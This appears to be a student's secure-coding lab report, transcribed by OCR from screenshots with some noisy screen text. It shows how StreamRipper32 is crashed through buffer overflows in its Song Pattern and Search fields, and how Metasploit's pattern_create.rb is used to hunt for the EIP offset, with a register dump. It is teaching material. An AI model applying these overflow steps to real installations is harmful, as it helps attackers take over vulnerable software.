
Secure Coding
LAB 8

Lalitha Dandibhotla
18BCN7025

Lab experiment - Working with the memory vulnerabilities – Part II

1) Crashing the StreamRipper32 with exploit2.py



Max KB To Rip: 0


Relay Port: 10069

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...

09:25
21-04-2021

After opening the application, Click on the ADD button under the Station/Song Matching Section.

Then, Give some Name in Station Pattern as per your wish and Copy the payload text and Paste it in Song Pattern. Now click on Ok, as you can see below.



StreamRipper 32

URL (http://ip:port)

Max KB To Rip: 0

Destination:

Relay Port: 10069

☐ Enable

StreamRipper 32

Genre:

Station Pattern: StreamRipper 18BCN7081


Song Pattern: ?rUfemkCwR3SB0osZC0F3K0XUQsrMCTS0AA

Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

09:26
21-04-2021

09:26
21-04-2021



Max KB To Rip: 0

Relay Port: 10069

Stream Name: StreamRipper 32


SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

09:33
21-04-2021

Exploit used above:

Payload text created using Exploit2.py given



Max KB To Rip: 0

Relay Port: 10069

SRipper MFC Application


SRipper MFC Application has stopped working

A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.

Close program

As we can see, it’s crashed.

Also, Let us exploit the search box of this software, Stream Ripper 32,



StreamRipper 32

Broadcast Parameters

URL (http://ip:port)

Current MP3

Title:

Bytes Read:

Output

Max KB To Rip 0

Destination:

Relay Port 10069

Control

Stream Name: StreamRipper 32 — Pattern: AAAAAAAA...

SHOUTcast.com Directory

Genre: 188CN7081

Search Text 3F3KOXUQsrMCTSOAA

StreamRipper 32

Qtr eamRipper 3 2

Broadcast Parameters

URL (http ' |D '|DOFt)

Current MP3

Tide:

Bytes Read:

Output

Max GB To Rip 0

Destination:

..

Relay Port

10069

Conbol

5 rtRi

Exit

Hide To Systray

More Options

5tation/Song Matching

Enable

Add

Delete

Stream Name	Pattern	
StreamRipper 32	AAAAAAAA...	

5HOUTcast. com Directory


Genre: BB B1

Refresh List

Bearch Text F KO UQ rM 50

Search

Description	Bitrate	Track Info



StreamRipper 32

Broadcast Parameters
URL (http://ip:port)

Current MP3
Title:
Bytes Read:

Output
Max KB To Rip 0
Destination:

Relay Port 10069

Station/Song Matching
☐ Enable

Stream Name
StreamRipper 32

SRipper MFC Application

SRipper MFC Application has stopped working

Windows is checking for a solution to the problem...

SHOUTcast.com Directory
Genre: 18BCN7081
Search Text JF3KOXUQsrMCTS0AA

Description	Bitrate	Track Info

09:42 21-04-2021


09:42 21-04-2021

Enter the same payload in the search as above…
As you can see, it crashed..

2) Changing the Trigger:

Finding EIP


Using pattern_create.rb and pattern_offset.rb in kali.



```
┌──(javvadi㉿JAVVADI)-[~]
└─$ locate pattern_create.rb
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

┌──(javvadi㉿JAVVADI)-[~]
└─$ ^[[200~/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
zsh: bad pattern: ^[[200~/usr/share/metasploit-framework/tools/exploit/pattern_create.rb

┌──(javvadi㉿JAVVADI)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000                    1 ✘

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af
5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0A
l1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6
Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw
2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7B
b8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B

┌──(javvadi㉿JAVVADI)-[~]
└─$ 
```

Kali LAB [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
qterminal
07:36 AM
53%
javvadi@JAVVADI: ~
File Actions Edit View Help
Right Ctrl
Type here to search
07:36
25-04-2021
ENG

Copy this pattern and paste in any user interaction field of exploiting software.



StreamRipper 32

Max KB To Rip: 0


Relay Port: 10069

Search Text: g7Bg8Bg9Bh0Bh1Bh2B

```
Registers (FPU)
EAX 40000003
ECX 00000000
EDX 00000000
EBX 00000000
ESP 0018E0A4
EBP 0018E188
ESI 00000000
EDI 00000000
EIP 77DEFC82 ntdll.77DEFC82
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 7EFDD000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

After Clicking Search, Our Software will Crash.

